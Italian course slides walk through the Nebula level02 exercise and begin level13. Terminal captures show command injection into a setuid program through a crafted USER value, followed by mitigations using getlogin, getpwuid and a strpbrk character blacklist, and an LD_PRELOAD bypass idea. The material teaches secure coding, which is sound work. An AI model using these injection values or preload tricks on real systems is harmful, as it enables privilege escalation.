
 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /usr/bin/id #'
level02@ubuntu:~$ /home/flag02/flag02
about to call system("/bin/echo level02; /usr/bin/id # is cool")
level02
uid=997(flag02) gid=1003(level02) groups=997(flag02),1003(level02)
level02@ubuntu:~$
```



# Aggiornamento dell'albero di attacco

(Con la ragionevole certezza che funzioni, donde le etichette "P")



# Tentativo di attacco

(Identificazione dei percorsi foglia → radice nell'albero di attacco)

Come consuetudine, solo dopo aver identificato con precisione una serie di percorsi dai nodi foglia al nodo radice dell'albero di attacco è possibile provare concretamente l'attacco finale.

# Login come utente **level102**

(Passo 1)

Login come  
utente **level102**

# Iniezione diretta tramite **USER**

(Passo 2)


Login come  
utente `level102`

Iniezione di  
`/bin/getflag`

Iniezione diretta tramite **USER**  
`USER='level102; /bin/getflag #'`

# Esecuzione `/home/flag02/flag02`

(Passo 3)



# Il risultato

(Sfruttamento della vulnerabilità)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Sun Apr  9 12:33:08 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ /home/flag02/flag02
about to call system("/bin/echo level02; /bin/getflag # is cool")
level02
You have successfully executed getflag on a target account
level02@ubuntu:~$
```





# Injection succeeded!

(print 12 \* "La")



# La vulnerabilità sfruttata nell'esercizio

(È composta da diverse sotto-vulnerabilità)

Come nella sfida precedente, la vulnerabilità ora vista è un oggetto composto di tipo composite.

Le prime due debolezze sono già note e non vengono più considerate:

- assegnazione di privilegi non minimi al file binario;
- elevazione permanente dei privilegi.

La terza debolezza coinvolta è nuova.

Che CWE ID ha quest'ultima?

# Debolezza

(Neutralizzazione impropria dei caratteri speciali in un comando)

Se un input esterno (parte di un comando) non neutralizza i “caratteri speciali” (ad esempio, “;”, “&”, “|”, “#” in BASH), è possibile iniettare nuovi comandi in cascata ai precedenti.

CWE di riferimento: CWE-77.

<https://cwe.mitre.org/data/definitions/77.html>

# Mitigazioni possibili

(Tre problemi → Tre mitigazioni, di cui due già studiate)

Come nella sfida precedente, è possibile:

- abbassare i privilegi del file;

- elevare temporaneamente i privilegi.

Queste due mitigazioni non saranno più trattate.

È invece interessante capire come neutralizzare da programma i caratteri speciali in una stringa di comando generata dinamicamente.

- Lo studio di CWE-77 aiuta in questo.

# I suggerimenti forniti in CWE-77

(Sensati, ma ognuno di loro introduce scomodità)

Se possibile, evitare di lanciare comandi esterni ed affidarsi a funzioni di libreria/sistema.

Altrimenti, eseguire comandi solo a partire da stringhe costruite in modo statico.

Con ambiente ripulito, pero! (No **PATH** injection!)

Altrimenti, effettuare l'escape di tutti i caratteri speciali nella stringa costruita dinamicamente.

Alternativa: uscire con errore in loro presenza.

# Mitigazione #1

(Recupero dello username via funzione di libreria)

Si parta dal sorgente `level12.c` e lo si modifichi in modo tale da ottenere lo username corrente tramite funzioni di libreria e/o di sistema.

Esistono tali funzioni?

`apropos -s2,3 username`

→ Funzione di libreria `getlogin()`.

# La funzione di libreria `getlogin()`

(Recupero dello username; il processo deve essere lanciato da terminale)

La funzione di libreria `getlogin()` ritorna il puntatore ad una stringa contenente il nome dell'utente attualmente connesso al terminale di controllo che ha lanciato il processo.

In caso di errore, `getlogin()` ritorna un puntatore nullo e la causa dell'errore nella variabile `errno`.

`man 3 getlogin` per tutti i dettagli.

# Una modifica mirata a `level2.c`

(Recupero username tramite `getlogin()`)

Il file sorgente `level2-getlogin.c` implementa un meccanismo di recupero dello username tramite la funzione di libreria `getlogin()`.

```
char *username;
```

```
...
```

```
username = getlogin();
```

```
asprintf(&buffer, "... %s ...\n", username);
```

```
system(buffer);
```

```
...
```



# Compilazione del nuovo programma

(Semplice)

Si copi il file sorgente `level2-getlogin.c` sulla macchina virtuale Nebula (con un qualunque strumento).

Si compili il sorgente:

```
gcc -Wall -D_GNU_SOURCE \  
    -o flag02-getlogin \  
    level2-getlogin.c
```

# Impostazione dei privilegi sul file

(`flag02-getlogin` è reso `flag02:level02` e SETUID `flag02`)

Si impostino i corretti privilegi sul file eseguibile

**`flag02-getlogin`:**

```
chown flag02:level02 \  
    /path/to/flag02-getlogin  
chmod 4750 /path/to/flag02-getlogin
```

# Esecuzione di `flag02-getlogin`

(Sperando sempre che funzioni)

Si esegua `flag02-getlogin`:

```
USER='level02; /bin/getflag #'  
/path/to/flag02-getlogin
```

# Risultato

(Viene stampato lo username reale, indipendentemente da **USER**)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Mon Apr 10 08:04:55 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ ls -l
total 12
-rwsrwxr-x 1 flag02  level02 7523 2017-04-10 08:06 flag02-getlogin
-rw-r--r-- 1 level02 level02  569 2017-04-10 08:05 level2-getlogin.c
level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-getlogin
about to call system("/bin/echo level02 is cool")
level02 is cool
level02@ubuntu:~$ _
```



# Una brutta limitazione di `getlogin()`

(Funziona solo se il processo è lanciato da TTY)

La funzione di libreria `getlogin()` funziona solo se il processo invocante è stato lanciato da un terminale testuale TTY.

Non funziona se l'utente ha lanciato il processo da uno pseudoterminale PTY (**gnome-terminal**, **konsole**, etc.).

Non funziona se il processo non è attaccato ad un terminale TTY (demone).

# Provare per credere!

(Si lanci `flag02-getlogin` da `gnome-terminal`)

Si provi a lanciare `flag02-getlogin` da un terminale basato su dispositivo PTY (ad esempio, `gnome-terminal`).

→ `getlogin()` fallisce.

Si può aggirare questa limitazione?

# Mitigazione #2

(Recupero dello username via funzione di libreria – V2.0)

Con un po' di buona volontà, si può individuare una funzione che, partendo da uno user ID, ritorna la struttura corrispondente nel file `/etc/passwd` (e, dunque, anche lo username).

```
apropos -s2,3 password
```

→ Funzione di libreria `getpwuid()`.

# La funzione di libreria `getpwuid()`

(Recupera una `struct passwd` a partire da un `uid`)

La funzione di libreria `getpwuid()` ritorna il puntatore ad una `struct passwd` contenente i record di `/etc/passwd` relativi all'utente con user ID pari a `uid`.

In caso di errore, `getpwuid()` ritorna un puntatore nullo e la causa dell'errore nella variabile `errno`.

`man 3 getpwuid` per tutti i dettagli.



# Una modifica mirata a `level2.c`

(Recupero username tramite `getlogin()`)

Il file sorgente `level2-getpwuid.c` implementa un meccanismo di recupero dello username tramite la funzione di libreria `getpwuid()`.

```
struct passwd *passwd;
```

```
...
```

```
→ { passwd = getpwuid(getuid());  
   { asprintf(&buffer, "... %s ...\n", passwd->pw_name);  
     system(buffer);
```

```
...
```

# Risultato

(Viene stampato lo username effettivo, indipendentemente da **USER**)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Mon Apr 10 08:07:19 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ ls -l
total 24
-rwsr-x--- 1 flag02 level02 7523 2017-04-10 08:06 flag02-getlogin
-rwsr-x--- 1 flag02 level02 7561 2017-04-10 08:42 flag02-getpwuid
-rw-r--r-- 1 level02 level02 569 2017-04-10 08:05 level2-getlogin.c
-rw-r--r-- 1 level02 level02 594 2017-04-10 08:42 level2-getpwuid.c
level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-getpwuid
about to call system("/bin/echo flag02 is cool")
flag02 is cool
level02@ubuntu:~$
```



# Mitigazione #3

(Uscita con errore in presenza di caratteri speciali nel buffer)

Si possono ricercare in **buffer** i caratteri speciali di BASH ed uscire con un errore in caso di presenza di almeno uno di essi.

Quali funzioni di libreria permettono la ricerca di uno o più caratteri all'interno di una stringa?

```
apropos -s2,3 string
```

I risultati sono troppi. Bisogna raffinare la ricerca.

# Che cosa si ricerca, esattamente?

(Una funzione che individui uno più caratteri in una stringa)

Tecnicamente, si vuole una funzione che, data una stringa **s1**, cerchi in essa una qualunque occorrenza di un carattere appartenente ad una stringa **s2**.

Ricerca in AND dei termini "string" e "search":

```
apropos -s2,3 -a string search
```

→ Funzione di libreria **strpbrk ( )**.

# La funzione di libreria `strpbrk()`

(Trova e ritorna la posizione di un carattere di `accept` in `s`)

La funzione di libreria `strpbrk()` ritorna il puntatore alla prima occorrenza in una stringa `s` di un carattere contenuto nella stringa `accept`. Se non esiste un tale carattere, `strpbrk()` ritorna un puntatore nullo.

`man 3 strpbrk` per tutti i dettagli.

# Una modifica mirata a `level2.c`

(Recupero username tramite `getlogin()`)

Il file sorgente `level2-strpbrk.c` implementa un meccanismo di individuazione dei caratteri speciali tramite `strpbrk()`.

```
const char *invalid_chars="!\"$%'()*,:;<=>?@[\\]^`{|}";
```

```
...
```


```
{ if ((strpbrk(buffer, invalid_chars)) != NULL) {  
  perror("strpbrk");  
  exit(EXIT_FAILURE);  
}
```

```
printf("about to call system(\"%s\")\n", buffer);
```

```
...
```

# Risultato

(Il carattere speciale ; provoca l'uscita del programma)



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Mon Apr 10 13:37:19 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-strpbrk
strpbrk: Success
level02@ubuntu:~$ _
```

A blue arrow points to the line `level02@ubuntu:~$ USER='level02; /bin/getflag #'` in the terminal output.

# Un'ultima sfida

(<https://exploit-exercises.com/nebula/level13/>)

*“There is a security check that prevents the program from continuing execution if the user invoking it does not match a specific user id.”*

Il programma in questione si chiama `level13_safe.c` e l'eseguibile relativo ha il seguente percorso:

```
/home/flag13/flag13
```



# Obiettivo della sfida

(Esecuzione di un comando con privilegi particolari)


Recuperare la password dell'utente **flag13**, aggirando il controllo di sicurezza del programma **/home/flag13/flag13**.

Autenticarsi come utente **flag13**.

Esecuzione di **/bin/getflag** come utente **flag13**.

# Un primo abbozzo di albero di attacco

(Incompleto, per forza di cose)



# Richiesta legittima della password

(È una strada percorribile? Probabilmente no)

A chi si potrebbe chiedere la password dell'account **flag13**?

Al legittimo proprietario, ovviamente!

Chi è il legittimo proprietario?

Il creatore della macchina virtuale Nebula.

È disposto a darci la password?

NO! Altrimenti, che sfida sarebbe?

# Rottura della password

(È una strada percorribile? Probabilmente no)


È possibile rompere la password dell'account **flag13**?

Se la password è scelta bene, è praticamente impossibile.

Se la password non è stata mai impostata, è realmente impossibile.

# Un primo abbozzo di albero di attacco

(Marcatura di due azioni praticamente impossibili)



# Una riflessione

(Nessuno degli attacchi finora visti è praticabile)

Il programma `level13_safe.c` non sembra offrire occasioni per iniezione tramite variabili di ambiente (**PATH**, **USER**), oppure input.

Il token è stato redatto dal programma di esempio.

Che fare?

# This is how it feels

(Absolutely hopeless)



# Ricerca di alternative

(You use what you got)

Quali home directory sono a disposizione dell'utente **level13**?

```
ls /home/level*
```

```
ls /home/flag*
```

L'utente **level13** può accedere solamente:

alla directory **/home/level13**;

alla directory **/home/flag13**.



# Le due directory accessibili

(Una contiene materiale interessante)

La directory `/home/level13` non sembra ospitare file interessanti.

Tuttavia, è buona norma aprirli alla ricerca di eventuali sorprese...

La directory `/home/flag13` contiene file di configurazione di BASH, una directory (`.cache`) non accessibile ed un file binario eseguibile (`/home/flag13/flag13`).

# Ispezione dell'eseguibile `flag13`

(Rivela due dettagli fondamentali)

Si visualizzino i metadati di `flag13`:

```
$ ls -l /home/flag02/flag13  
-rwsr-x--- 1 flag13 level13 ...
```

→ Il file è:

SETUID `flag13`;

eseguibile dagli utenti del gruppo `level13`.

# Una ulteriore riflessione

(Spulciando meglio, qualcosa si riesce a tirar fuori (forse))

L'iniezione tramite modifica dell'input di **system()** è impossibile.

Rileggendo più attentamente la documentazione delle variabili di ambiente, forse si riesce a scoprire un altro appiglio su cui costruire un attacco.

**man 7 environ**

# Le variabili di ambiente **LD** \*

(Influenzano il comportamento del linker dinamico)

Dopo una attenta rilettura, si scopre che alcune variabili di ambiente possono influenzare il comportamento del linker dinamico.

**LD\_LIBRARY\_PATH, LD\_PRELOAD**

Inoltre, nella sezione BUGS è abbozzato un possibile attacco mediante manipolazione della variabile di ambiente **LD\_LIBRARY\_PATH**.

# Recupero informazioni linker dinamico

(Sempre tramite il comando `apropos`)

Per ottenere informazioni più dettagliate sul linker dinamico, si può interrogare il manuale UNIX con la parola chiave **linker**:

```
apropos linker
```

→ Si ottengono alcune pagine nella Sezione 8.  
`ld-linux`, `ld-linux.so`, `ld.so`

# La variabile di ambiente `LD_PRELOAD`

(Un elenco di librerie condivise caricate in anticipo rispetto alle altre)

`LD_PRELOAD` contiene un elenco di **librerie condivise (shared object)** separato da `:.`

Tali librerie sono collegate prima di tutte le altre richieste da un file binario eseguibile.

```
LD_PRELOAD=/path/to/lib.so:...
```

# Uso di `LD_PRELOAD`

(Per un singolo comando o per una sessione di comandi)

Modifica per un comando:

```
LD_PRELOAD=/path/to/lib.so comando
```

Modifica per una sessione di terminale:

```
export LD_PRELOAD=/path/to/lib.so
```

```
comando1
```

```
comando2
```

```
...
```

# Lo scopo di LD\_PRELOAD

(Ridefinizione dinamica di funzioni)

Lo scopo di LD\_PRELOAD è evidente: **ridefinire dinamicamente** alcune funzioni (**function overriding**), senza dover ricompilare i sorgenti.



# Un'idea di attacco

(Usare `LD_PRELOAD` per iniettare una funzione)

Si usa la variabile `LD_PRELOAD` per caricare in anticipo una libreria condivisa che implementa la funzione di controllo degli accessi del programma `/home/flag13/flag13`.

